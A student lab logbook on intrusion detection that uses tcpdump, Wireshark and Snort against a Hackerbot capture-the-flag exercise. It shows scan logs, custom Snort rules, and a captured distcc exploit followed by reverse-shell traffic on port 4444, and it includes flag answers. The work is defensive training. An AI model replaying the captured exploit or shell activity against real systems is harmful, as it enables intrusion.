(06:23:59 PM) Hackerbot: 😊 Well done! flag{cc0631b36fc9e171e5f9fb80afdc70d9}  
(06:23:59 PM) Hackerbot: That was the last one. Game over?
```

Figure 56 – Final flag obtained after restoring the “notes” file

Intrusion Detection and Prevention Systems (IDS/IPS): (Week 4)

Intrusion Detection and Prevention System (IDPS) are industry-standard tools in network security which monitor network traffic for possible threats, taking real-time action to stop detected threats. There are several types of IDPS that monitor traffic differently, each with varying response techniques to prevent attacks – host-based and network-based are two of the most deployed types of IDS tools used (Scarfone & Mell, 2007).

The use of real-time network traffic monitoring tools such as tcpdump, Wireshark and Snort will be paramount in identifying and preventing attacks.

Logbook Question: Explain the differences in the TCP and HTTP stream view for the same web traffic.

The TCP stream view shows the TCP packet info in binary format which is not human readable. The HTTP stream shows the packet in web language formats such as HTML, CSS & JavaScript, making it easier to view the contents of HTTP requests and other general web traffic.

Attack 1

Hackerbot: "Monitor the network traffic using Tcpcdump or Wireshark, and look out for a string starting with "5815".

tcpdump is a command-line packet analyser tool providing real-time network traffic packet capture (PCAP) and analysis (Kerrisk, 2023). In this attack, tcpdump is chosen to capture the traffic and search for a string.

```
sudo tcpdump -A -i ens18 | grep "5815"
```

A PCAP was initiated with tcpdump using the command above. The '-A' option prints the packet data in ASCII format, making it human-readable. The '-i ens18' option specifies the network interface to capture traffic from. Lastly, the highly effective utility grep was used to filter the output to only show data containing the string "5815". In this attack, tcpdump proves to be a simple yet practical IDS tool.

```
zhu@long@desktop:~$ sudo tcpdump -A -i ens18 | grep "5815"
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on ens18, link-type EN10MB (Ethernet), capture size 262144 bytes
Something-worth-noting: 5815:flag{796c0eb6aad3723644e7e1cfb5df1d06}
```

Figure 57 – Using tcpdump PCAP to search for a string

The output from tcpdump shown in Figure 57 was also found in Wireshark (Figure 58), using the "filter by string" find function. Wireshark is a graphical packet analysis tool, providing more in-depth packet analysis than tcpdump.



```

Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
    Host: 10.240.74.4\r\n
    User-Agent: curl/7.88.1\r\n
    Accept: */*\r\n
    Something-worth-noting: 5815:flag{796c0eb6aad3723644e7e1cfb5df1d06}\r\n
    \r\n
    [Full request URI: http://10.240.74.4/]
    [HTTP request 1/1]
```

Figure 58 – Using Wireshark PCAP to search for a string

Attack 2

Monitor the network traffic, and look out for attempts to scan your webserver (10.240.74.4). You need to identify what port the connection attempt is to.

In this attack, Hackerbot is scanning the web server (10.240.74.4). In order to identify which port Hackerbot is attempting to connect to, some filtering is required with the output. Utilising the grep command, the output from the PCAP is filtered to only show content with the server's IP address.

```
zhuolong@desktop:~$ sudo tcpdump -A -i ens18 | grep "10.240.74.4"
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on ens18, link-type EN10MB (Ethernet), capture size 262144 bytes
13:01:14.897499 ARP, Request who-has 10.240.74.4 tell 10.240.74.5, length 28
13:01:27.974673 IP 10.240.74.5.34353 > 10.240.74.4.10737 Flags [S], seq 1426635654,
win 1024, options [mss 1460], length 0
```

Figure 59 – tcpdump filtered with grep to search for web server connections

The tcpdump output “10.240.74.5.34353 > 10.240.74.4.10737” provides the source IP address and port, followed by the destination IP and port.

The Wireshark packet was found, opening the relevant packet in the TCP header shows the source and destination port of a packet intended for the web server.

```
Transmission Control Protocol, Src Port: 34353, Dst Port: 10737, Seq: 0, Len: 0
Source Port: 34353
Destination Port: 10737
```

Figure 60 – Wireshark TCP Header info of packet 9 which is a TCP SYN scan

```
(01:06:33 PM) zhuolong: The answer is 10737
(01:06:33 PM) Hackerbot: Correct
(01:06:33 PM) Hackerbot: 🤖 flag{is7qNeW78C4w6g3xW91w}
```

Figure 61 – Flag obtained after providing the port that was scanned by Hackerbot

Logbook question: What does the -sX in the nmap command mean? Does the log match what happened? Are there any false positives (alerts that describe things that did not actually happen)?

As documented in the Nmap manual (Kerrisk, 2023), the -sX target option specifies a TCP Xmas scan in an attempt to identify open, filtered and closed ports – this is achieved using three flags: URG, PUSH and FIN. The log file shows several alerts identified as “nmap XMAS” scans and classified as “Attempted Information Leak”. The snort log shows typical alerts from a Nmap Xmas scan; there does not seem to be any false positives. There are some SNMP alerts triggered however these are likely true positive.

```
12/06-17:19:41.131154  [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Informa
tion Leak] [Priority: 2] {TCP} 10.240.74.2:42236 -> 10.240.74.4:49152
12/06-17:19:41.131207  [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Informa
tion Leak] [Priority: 2] {TCP} 10.240.74.2:42236 -> 10.240.74.4:20
12/06-17:19:41.133610  [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Informa
tion Leak] [Priority: 2] {TCP} 10.240.74.2:42236 -> 10.240.74.4:10082
12/06-17:19:41.133617  [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Informa
tion Leak] [Priority: 2] {TCP} 10.240.74.2:42236 -> 10.240.74.4:2998
```

Figure 62 – Alerts generated by Snort showing the Nmap Xmas scan

Attack 3

Your webserver is about to be scanned/attacked. Make sure you are using Wireshark and Snort to monitor your network. Is this a scan or attack?

The logs shown in Figure 63 show SNMP requests. The scan of port 161 suggests Hackerbot is targeting this port for information gathering. If SNMP is not configured correctly, an attack is possible.

```
10/16-15:45:55.184756  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.240.74.5:49597 -> 10.240.74.4:705
10/16-15:45:55.191146  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.240.74.5:49597 -> 10.240.74.4:161
```

Figure 63 – Alerts generated by Snort showing the SNMP port scans

```
(03:49:08 PM) zhulong: The answer is scan
(03:49:08 PM) Hackerbot: Correct
(03:49:08 PM) Hackerbot: 🤖 flag{cbaee53d9d05e0b435856954fa020b50}
```

Figure 64 – Flag obtained after telling Hackerbot the activity in the log is a scan

Attack 4

Your webserver is about to be scanned/attacked. Make sure you are using Snort and Wireshark to monitor your network. What vulnerable software was exploited?

ip.addr == 10.240.74.4						
No.	Time	Source	Destination	Protocol	Length	Info
16	38.31232...	10.240.74.5	10.240.74.4	DISTCC	329	DIST:1 ARGC:8
17	38.31251...	10.240.74.5	10.240.74.4	DISTCC	89	DOTI source [
13	38.31129...	10.240.74.5	10.240.74.4	TCP	74	38973 → 3632
14	38.31181...	10.240.74.5	10.240.74.4	TCP	74	[TCP Out-Of-C
15	38.31210...	10.240.74.5	10.240.74.4	TCP	66	38973 → 3632
18	38.32167...	10.240.74.5	10.240.74.4	TCP	66	38973 → 3632
19	38.32170...	10.240.74.5	10.240.74.4	TCP	66	38973 → 3632
20	38.32201...	10.240.74.5	10.240.74.4	TCP	66	38973 → 3632
21	38.32241...	10.240.74.5	10.240.74.4	TCP	66	38973 → 3632

Figure 65 – Wireshark capture showing a connection attempt on port 3632

Packet 21 in the Wireshark packet capture in Figure 64 shows an attempted connection to port 3632 – a port associated with the DISTCC protocol. DISTCC is a service which is quite susceptible to attacks, if not “properly configured” (Pool, 2006).

```
(03:58:12 PM) zhulong: The answer is distcc
(03:58:13 PM) Hackerbot: Correct
(03:58:13 PM) Hackerbot: 🤖 flag{overbridgeillativepitheadmandirgeohydrologist}
```

Figure 66 – The flag was rewarded after providing Hackerbot the name of the vulnerable software (DISTCC).

Attack 5

Your webserver is about to be scanned/attacked. Make sure you are using Snort to monitor your network.

The Snort log identifies the alerts as “SCAN nmap XMAS”. The Wireshark PCAP also supports this theory; there are several packets flooded with FIN, PSH and URG flags which is characteristic of a Nmap Xmas scan. A Xmas scan is stealthy, it allows the attacker to identify open ports without completing the TCP handshake (Kerrisk, 2023).

Incident Response Investigation: Logbook

```
12/07-15:05:41.841297 [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.240.74.5
:54177 -> 10.240.74.4:2041
12/07-15:05:41.841350 [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.240.74.5
:54177 -> 10.240.74.4:3006
12/07-15:05:41.841363 [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.240.74.5
:54177 -> 10.240.74.4:1123
12/07-15:05:41.841390 [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.240.74.5
:54177 -> 10.240.74.4:8007
12/07-15:05:41.841410 [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.240.74.5
:54177 -> 10.240.74.4:22939
```

Figure 67 – Nmap Xmas scans detected by Snort

ip.addr == 10.240.74.4						
No.	Time	Source	Destination	Protocol	Length	Info
7	39.612654887	10.240.74.5	10.240.74.4	TCP	54	59893 → 110 [FIN, PSH, URG]
8	39.612676714	10.240.74.5	10.240.74.4	TCP	54	59893 → 3389 [FIN, PSH, URG]
9	39.612683069	10.240.74.5	10.240.74.4	TCP	54	59893 → 8888 [FIN, PSH, URG]
10	39.612688912	10.240.74.5	10.240.74.4	TCP	54	59893 → 143 [FIN, PSH, URG]
11	39.612694298	10.240.74.5	10.240.74.4	TCP	54	59893 → 993 [FIN, PSH, URG]
12	39.612699928	10.240.74.5	10.240.74.4	TCP	54	59893 → 113 [FIN, PSH, URG]
13	39.612706554	10.240.74.5	10.240.74.4	TCP	54	59893 → 199 [FIN, PSH, URG]
14	39.612742773	10.240.74.5	10.240.74.4	TCP	54	59893 → 587 [FIN, PSH, URG]
15	39.612748405	10.240.74.5	10.240.74.4	TCP	54	59893 → 256 [FIN, PSH, URG]
16	39.612751854	10.240.74.5	10.240.74.4	TCP	54	59893 → 445 [FIN, PSH, URG]
17	39.613291482	10.240.74.5	10.240.74.4	TCP	54	59893 → 443 [FIN, PSH, URG]
18	39.613304291	10.240.74.5	10.240.74.4	TCP	54	59893 → 23 [FIN, PSH, URG]
19	39.613307479	10.240.74.5	10.240.74.4	TCP	54	59893 → 5900 [FIN, PSH, URG]
20	39.613468307	10.240.74.5	10.240.74.4	TCP	54	59893 → 554 [FIN, PSH, URG]
21	39.613471183	10.240.74.5	10.240.74.4	TCP	54	59893 → 995 [FIN, PSH, URG]
22	39.613485795	10.240.74.5	10.240.74.4	TCP	54	59893 → 8080 [FIN, PSH, URG]
23	39.613525478	10.240.74.5	10.240.74.4	TCP	54	59893 → 139 [FIN, PSH, URG]

Figure 68 – Wireshark PCAP showing the port scans sent to the web server

```
(04:10:16 PM) zhulong: The answer is Xmas
(04:10:16 PM) Hackerbot: Correct
(04:10:16 PM) Hackerbot: 🤖 flag{c258a2f7}
```

Figure 69 – Flag obtained after providing the type of scan used by Hackerbot

Attack 6

Your webserver is about to be scanned/attacked. Use Tcpcap and/or Wireshark to view the behaviour of the attacker. There is a flag to be found over the wire.

This is the final attack. Hackerbot has sent a packet over the network containing a flag. Due to the lack of info, the chosen tool for analysing the web traffic is Wireshark. Using a string filter search, the packet highlighted in Wireshark matched the string search of “flag{”. The ‘TCP Stream’ converts the data from hex to plain-text, as displayed in Figure 71. The TCP request shows a list of commands to the shell.

Packet bytes Narrow & Wide Case sensitive String filter: flag{ Find Cancel						
No.	Time	Source	Destination	Protocol	Length	Info
1339...	587.2451786...	10.240.74.5	10.240.74.4	TCP	66	35715 → 3632 [ACK] Seq=287 Ack=173 Win=65535 Len=0
1339...	587.2453417...	10.240.74.5	10.240.74.4	TCP	66	35715 → 3632 [FIN, ACK] Seq=287 Ack=173 Win=0 Len=0
1339...	587.2453552...	10.240.74.5	10.240.74.4	TCP	66	35715 → 3632 [RST, ACK] Seq=288 Ack=173 Win=0 Len=0
1339...	587.2473162...	10.240.74.5	10.240.74.4	TCP	74	4444 → 46046 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
1339...	587.2497900...	10.240.74.5	10.240.74.4	TCP	74	4444 → 46046 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
1339...	587.2502808...	10.240.74.5	10.240.74.4	TCP	66	4444 → 46046 [ACK] Seq=1 Ack=82 Win=65535 Len=0
1339...	587.5026233...	10.240.74.5	10.240.74.4	TCP	89	4444 → 46046 [PSH, ACK] Seq=1 Ack=82 Win=65535 Len=1
1339...	587.5028304...	10.240.74.5	10.240.74.4	TCP	89	4444 → 46046 [PSH, ACK] Seq=1 Ack=82 Win=65535 Len=1
1339...	587.5032001...	10.240.74.5	10.240.74.4	TCP	66	4444 → 46046 [ACK] Seq=24 Ack=100 Win=65535 Len=0
1339...	589.5187741...	10.240.74.5	10.240.74.4	TCP	91	4444 → 46046 [PSH, ACK] Seq=24 Ack=1 Win=65535 Len=1
1339...	589.5188988...	10.240.74.5	10.240.74.4	TCP	66	4444 → 46046 [ACK] Seq=24 Ack=121 Win=65535 Len=0
1339...	594.7323937...	10.240.74.5	10.240.74.4	TCP	67	4444 → 46046 [PSH, ACK] Seq=49 Ack=1 Win=65535 Len=1
1339...	594.7761946...	10.240.74.5	10.240.74.4	TCP	141	4444 → 46046 [PSH, ACK] Seq=50 Ack=1 Win=65535 Len=1
1339...	594.7764120...	10.240.74.5	10.240.74.4	TCP	66	4444 → 46046 [ACK] Seq=24 Ack=176 Win=65535 Len=0
1339...	599.1622231...	10.240.74.5	10.240.74.4	TCP	206	4444 → 46046 [PSH, ACK] Seq=125 Ack=1 Win=65535 Len=1
1339...	599.1662784...	10.240.74.5	10.240.74.4	TCP	66	4444 → 46046 [ACK] Seq=24 Ack=217 Win=65535 Len=0

Frame 133948: 206 bytes on wire (1648 bits), 206 bytes captured (1648 bits) on interface 0
Ethernet II, Src: 1a:1c:d7:ab:d4:8b (1a:1c:d7:ab:d4:8b), Dst: 1a:75:73:33:23:d3 (1a:75:73:33:23:d3)
Internet Protocol Version 4, Src: 10.240.74.5, Dst: 10.240.74.4
Transmission Control Protocol, Src Port: 4444, Dst Port: 46046, Seq: 125, Ack: 1, Len: 140
Data (140 bytes)
Data: 77686f616d69203e202f6465762f6e756c63b206563686f...

Figure 70 – Wireshark string filter shows a match for the string “flag{”




Figure 71 – TCP stream of the previous packet shows the packet in plain text

Intrusion Detection and Prevention Systems: Configuration and Monitoring using Snort (Week 6)

This section covers the use of IDPS systems and signature-based IDS like Snort. Snort is a flagship open source IPS system that uses a series of custom and pre-built rules to catch malicious network traffic and generate alerts. Snort supports real-time traffic monitoring, content matching and the creation of custom rules (Fortinet, 2023). Wireshark is utilised alongside Snort to allow for detailed packet analysis.

Logbook Question: What is the difference between these views?

The TCP stream view in Wireshark provides a detailed view of packets in plain text. The text/html view in Wireshark presents the HTML content of web traffic, providing an insight into the web content processes by web servers and users.

Logbook Question: Browse the existing rules in `/etc/snort/rules` and describe how one of the existing rules works.

The Snort rule below is located in `/etc/snort/rules/mysql.rules`:

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 3306 (msg:"MySQL
root login attempt"; flow:to_server,established; content:"|0A
00 00 01 85 04 00 00 80|root|00|"; classtype:protocol-command-
decode; sid:1775; rev:2;)
```

This rule will detect a root MySQL login attempt. The alert is triggered if TCP traffic is detected on port 3306 on any SQL servers. The “content” is looking for a series of hexadecimal values encapsulated within the packet which identifies the request as MySQL traffic, this is known as Protocol Data Unit (GeekforGeeks, 2022).

Attack 1

Your webserver is about to be scanned/attacked. Use Tcpcat and/or Wireshark to view the behaviour of the attacker. There is a flag to be found over the wire.

Hackerbot is scanning or attacking the webserver, whilst embedding a flag in the traffic (this being the unique identifier which will be used to filter the network traffic). A PCAP was created using tcpcat to capture the network traffic of Hackerbot’s attack/scan. The command shown in Figure 72 filters the packet capture, only showing the segments of data containing the flag.




Figure 72 – tcpdump filtered with grep to search for the flag

Attack 2

Create a Snort rule that detects any TCP connection attempt to TCP port 8315 to 10.102.220.4. The alert must include the message "be9584".

A Snort rule was created to generate an alert if a TCP connection to port 8315.

```
#
alert tcp any any -> 10.102.220.4 8315 (msg: "be9584"; sid:1000001)
```

Figure 73 – A custom Snort rule is created to generate an alert if the set of parameters are true

```
(02:29:09 PM) vedrfolnir: ready
(02:29:09 PM) Hackerbot: Here we go...
(02:29:24 PM) Hackerbot: FYI: -000
(02:29:24 PM) Hackerbot: a20 3
(02:29:24 PM) Hackerbot: 10/30-14:29:08.660056 [**][1:1463:6] CHAT IRC message [**][Classification: Potential Corporate Privacy Violation]
[Priority: 1]{TCP} 10.102.220.2:34970 -> 10.102.220.5:6667
(02:29:24 PM) Hackerbot: 10/30-14:29:08.860949 [**][1:1463:6] CHAT IRC message [**][Classification: Potential Corporate Privacy Violation]
[Priority: 1]{TCP} 10.102.220.5:6667 -> 10.102.220.2:34970
(02:29:25 PM) Hackerbot: 10/30-14:29:21.930094 [**][1:1000001:0] be9584 [**][Priority: 0]{TCP} 10.102.220.5:41098 -> 10.102.220.4:8315
(02:29:28 PM) Hackerbot: 😊 Well done! flag{attachcrownerstendovaginitissubatomicseuhemerize}.
```

Figure 74 – A flag obtained after detecting a connection to the TCP port

Attack 3

Create a Snort rule that detects any packet with the contents "c2ce60" to 10.102.220.4. The alert must include the message "be5402".

The Snort rule below would generate an alert if traffic sent to the web server contains 'c2ce60'. This rule contains a simple content string, which is fairly unique and therefore susceptible to false-negative alerts.

```
alert tcp any any -> 10.102.220.4 any (msg: "be5402"; content:
"c2ce60"; sid: 1000002; rev: 1)
```

```
(02:45:22 PM) vedrfolnir: ready
(02:45:22 PM) Hackerbot: Here we go...
(02:45:32 PM) Hackerbot: FYI: -000
(02:45:32 PM) Hackerbot: a29 3
(02:45:32 PM) Hackerbot: 10/30-14:45:21.867289 [**][1:1463:6] CHAT IRC message [**][Classification: Potential Corporate Privacy Violation]
[Priority: 1]{TCP} 10.102.220.2:34970 -> 10.102.220.5:6667
(02:45:32 PM) Hackerbot: 10/30-14:45:22.068264 [**][1:1463:6] CHAT IRC message [**][Classification: Potential Corporate Privacy Violation]
[Priority: 1]{TCP} 10.102.220.5:6667 -> 10.102.220.2:34970
(02:45:33 PM) Hackerbot: 10/30-14:45:24.096704 [**][1:1000002:1] be5402 [**][Priority: 0]{TCP} 10.102.220.5:33048 -> 10.102.220.4:110
(02:45:36 PM) Hackerbot: 😊 Well done! flag{ActW7dgz1s3rbxXbWo7YQ}.
```

Figure 75 – A flag was obtained due to the custom snort rule

Attack 4

Create a Snort rule that detects any TCP connection attempt to LDAP (just the connection attempt, does not require content inspection) on 10.102.220.4. The alert must include the message "dfa6f7".

```
alert tcp any any -> 10.102.220.4 389 (msg: "dfa6f7";
sid:10000002;)
```

This Snort rule targets a TCP connection to LDAP (Lightweight Directory Access Protocol); a protocol used to store info in directory services. The main port number assigned by IANA for LDAP connections is 389 (International Assigned Numbers Authority, 2023).

Incident Response Investigation: Logbook

If a connection is attempted to port 389 on the webserver, Snort will generate an alert. This rule is used to detect any LDAP related network traffic.

```
(01:02:58 PM) vedrfolnir: ready
(01:02:58 PM) Hackerbot: Here we go...
(01:03:12 PM) Hackerbot: FYI: -000
(01:03:12 PM) Hackerbot: 11/06-12:53:29.524624 [**] [1:1463:6] CHAT IRC message [**] [Classification: Potential Corporate Privacy Violation]
[Priority: 1] {TCP} 10.102.220.5:6667 -> 10.102.220.2:50672
(01:03:12 PM) Hackerbot: 11/06-12:53:31.727789 [**] [1:1463:6] CHAT IRC message [**] [Classification: Potential Corporate Privacy Violation]
[Priority: 1] {TCP} 10.102.220.5:6667 -> 10.102.220.2:50672
(01:03:12 PM) Hackerbot: 11/06-12:53:34.931799 [**] [1:1463:6] CHAT IRC message [**] [Classification: Potential Corporate Privacy Violation]
[Priority: 1] {TCP} 10.102.220.5:6667 -> 10.102.220.2:50672
(01:03:13 PM) Hackerbot: +11/06-13:02:58.311070 [**] [1:1463:6] CHAT IRC message [**] [Classification: Potential Corporate Privacy Violation]
[Priority: 1] {TCP} 10.102.220.5:6667 -> 10.102.220.2:50672
(01:03:17 PM) Hackerbot: +11/06-13:03:11.397261 [**] [1:10000002:0] dfa6f7 [**] [Priority: 0] {TCP} 10.102.220.5:53288 -> 10.102.220.4:389
(01:03:20 PM) Hackerbot: 😊 Well done! flaq{6b07851d}.
```

Figure 76 – A flag was obtained after creating a custom snort rule

Attack 5

Create a Snort rule that detects any TCP connection attempt to SMTP (just the connection attempt, does not require content inspection) on 10.102.220.4. The alert must include the message "aacc"cc".

```
alert tcp any any -> 10.102.220.4 25 (msg: "aacc"cc"; sid:
10000003;)
```

The purpose of this Snort rule is to detect SMTP network activity on the webserver. One of the key parameters is the detection of activity on port 25 for SMTP, assigned by IANA (International Assigned Numbers Authority, 2023). If a SMTP connection is attempted, Snort will generate an alert with the specified message.

```
(01:16:16 PM) vedrfolnir: ready
(01:16:17 PM) Hackerbot: Doing my thing...
(01:16:31 PM) Hackerbot: FYI: -000
(01:16:31 PM) Hackerbot: 11/06-13:03:23.801267 [**] [1:1463:6] CHAT IRC message [**] [Classification: Potential Corporate Privacy Violation]
[Priority: 1] {TCP} 10.102.220.5:6667 -> 10.102.220.2:50672
(01:16:31 PM) Hackerbot: 11/06-13:03:28.206667 [**] [1:1463:6] CHAT IRC message [**] [Classification: Potential Corporate Privacy Violation]
[Priority: 1] {TCP} 10.102.220.5:6667 -> 10.102.220.2:50672
(01:16:31 PM) Hackerbot: +11/06-13:16:16.792754 [**] [1:1463:6] CHAT IRC message [**] [Classification: Potential Corporate Privacy Violation]
[Priority: 1] {TCP} 10.102.220.2:50672 -> 10.102.220.5:6667
(01:16:34 PM) Hackerbot: +11/06-13:16:16.993432 [**] [1:1463:6] CHAT IRC message [**] [Classification: Potential Corporate Privacy Violation]
[Priority: 1] {TCP} 10.102.220.5:6667 -> 10.102.220.2:50672
(01:16:36 PM) Hackerbot: +11/06-13:16:30.069827 [**] [1:10000003:0] aacc"cc [**] [Priority: 0] {TCP} 10.102.220.5:59412 -> 10.102.220.4:25
(01:16:39 PM) Hackerbot: 😊 Well done! flag{969af6fb841e53a726f227b694f2f58a}.
```

Figure 77 - A flag was obtained after creating a custom snort rule detecting SMTP activity

Attack 6

Hackerbot: Create a Snort rule that detects any TCP connection attempt to HTTPS (just the connection attempt, does not require content inspection) on 10.102.220.4. The alert must include the message "87a264".

The objective of this Snort rule is to identify HTTPS traffic on the web server. This rule is configured to alert if a HTTPS connection is made on port 443 of the webserver.

```
alert tcp any any -> 10.102.220.4 443 (msg: "87a264"; sid:
10000004;)
```

Incident Response Investigation: Logbook

(01:16:43 PM) **Hackerbot:** ** #6 **

(01:16:45 PM) **Hackerbot:** Create a Snort rule that detects any TCP connection attempt to HTTPS (just the connection attempt, does not require content inspection) on 10.102.220.4. The alert must include the message "87a264".

(01:16:50 PM) **Hackerbot:** Say 'ready', 'next', or 'previous'.

(01:21:43 PM) **vedrfolnir:** ready

(01:21:43 PM) **Hackerbot:** Doing my thing...

(01:21:58 PM) **Hackerbot:** FYI: -000

(01:21:58 PM) **Hackerbot:** 11/06-13:16:43.261344 [**][1:1463:6] CHAT IRC message [**][Classification: Potential Corporate Privacy Violation] [Priority: 1]{TCP} 10.102.220.5:6667 -> 10.102.220.2:50672

(01:21:58 PM) **Hackerbot:** 11/06-13:16:45.464273 [**][1:1463:6] CHAT IRC message [**][Classification: Potential Corporate Privacy Violation] [Priority: 1]{TCP} 10.102.220.5:6667 -> 10.102.220.2:50672

(01:21:58 PM) **Hackerbot:** 11/06-13:16:49.870044 [**][1:1463:6] CHAT IRC message [**][Classification: Potential Corporate Privacy Violation] [Priority: 1]{TCP} 10.102.220.5:6667 -> 10.102.220.2:50672

(01:22:00 PM) **Hackerbot:** +11/06-13:21:43.637097 [**][1:1463:6] CHAT IRC message [**][Classification: Potential Corporate Privacy Violation] [Priority: 1]{TCP} 10.102.220.5:6667 -> 10.102.220.2:50672

(01:22:03 PM) **Hackerbot:** +11/06-13:21:56.702735 [**][1:10000004:0] 87a264 [**][Priority: 0]{TCP} 10.102.220.5:40796 -> 10.102.220.4:443

(01:22:06 PM) **Hackerbot:** 😊 Well done! flag{56b35a52}.

Figure 78 - A flag was obtained after creating a custom snort rule detecting HTTPS connections

Attack 7

Create a Snort rule that detects any unencrypted POP3 email ***user authentication attempt*** (someone trying to log in), to a mail server on 10.102.220.4. The alert must include the message "cca96a". Up to three flags will be awarded, based on the quality of the rule.

```
alert tcp any any -> 10.102.220.4 110 (msg: "cca96a"; content:
"USER"; nocase; classtype:attempted-user; sid: 10000005;)
```

In this Snort rule, unencrypted POP3 email authentication attempts are detected. Inspecting previous Wireshark PCAPs of POP3 traffic revealed a common keyword used for authentication – "USER:."; this was incorporated into the rule as a content match. POP3 is assigned to port number 110.

In order to improve the quality of the rule and reduce false positives/negatives, two Snort options were added:

- The 'nocase' option adds a case-insensitive parameter for the content field.
- The classification type is set to 'attempted-user' – this categorises the alert as user authentication related.

The classtype 'attempted-user' was obtained from the Snort classification configuration file (Roesch & Snort, 2014), whilst the 'nocase' option was extracted from the Snort manual (Roesch et al., 2016).

(02:11:45 PM) **Hackerbot:** 😊 Well done! ALL THREE FLAGS! flag{3b50d6a50f7c2095e0bdc1dfb142565b}, flag{7b05bfa5}, flag{ffc86cfbae198c5a2684a147ee474b47}.

Figure 79 – All three flags obtained

Attack 8

Create a Snort rule that detects access to **http://10.102.220.4** but **NOT http://10.102.220.4/contact.html**. The alert must include the message "0bf4c6".

A Snort rule is required in order to monitor network activity on the index page of the webserver, but crucially not the contact.html webpage.

```
alert tcp any any -> 10.102.220.4 80 (msg: "0bf4c6"; content:
"GET / HTTP"; nocase; sid: 10000006;)
```

Incident Response Investigation: Logbook

Whilst inspecting PCAP traffic in Wireshark, a common pattern in HTTP requests was the use of “GET /HTTP” in headers. Bearing this in mind, the content option was set to “GET /HTTP” to only target GET HTTP requests originating from the index page.

HTTP requests to other pages, such as contact.html would contain the requested site in the header as “GET /contact.html HTTP”. The content rule therefore excludes requests from subpages such as contact.html.

```
(02:36:20 PM) vedrfolnir: ready
(02:36:20 PM) Hackerbot: Here we go...
(02:36:22 PM) Hackerbot: FYI: --000
(02:36:22 PM) Hackerbot: a169 2
(02:36:22 PM) Hackerbot: 11/06-14:36:20.304571 [**][1:1000006:0]0bf4c6 [**][Priority: 0]{TCP} 10.102.220.5:60776 -> 10.102.220.4:80
(02:36:22 PM) Hackerbot: 11/06-14:36:20.308695 [**][1:1463:6]CHAT IRC message [**][Classification: Potential Corporate Privacy Violation]
[Priority: 1]{TCP} 10.102.220.5:6667 -> 10.102.220.2:50672
(02:36:24 PM) Hackerbot: 😊 Well done! flag{d4e9cb936e93e761b51c7866bd9ed487}.
```

Figure 80 – Final flag obtained

Data Loss Prevention and Exfiltration Detection: (Week 7)

Data Loss Prevention (DLP) is a strategy with the aim of protecting sensitive information and preventing data breaches. Organisations are under increasing pressure to prevent the unauthorised access of sensitive data and ensuring their security solutions are up to regulatory standards. In the first half of 2019, there were more than 3,800 data breaches (Fortinet, 2021); organisations require strong security detection and prevention measures in order to mitigate the risk of data leaks and breaches.

The use of network security tools such as Snort allow for an effective DLP strategy. Snort has the ability of detecting text-based exfiltration using regular expression (regex) based detection. Sensitive data can be embedded in rules in order as a content match.


Attack 1

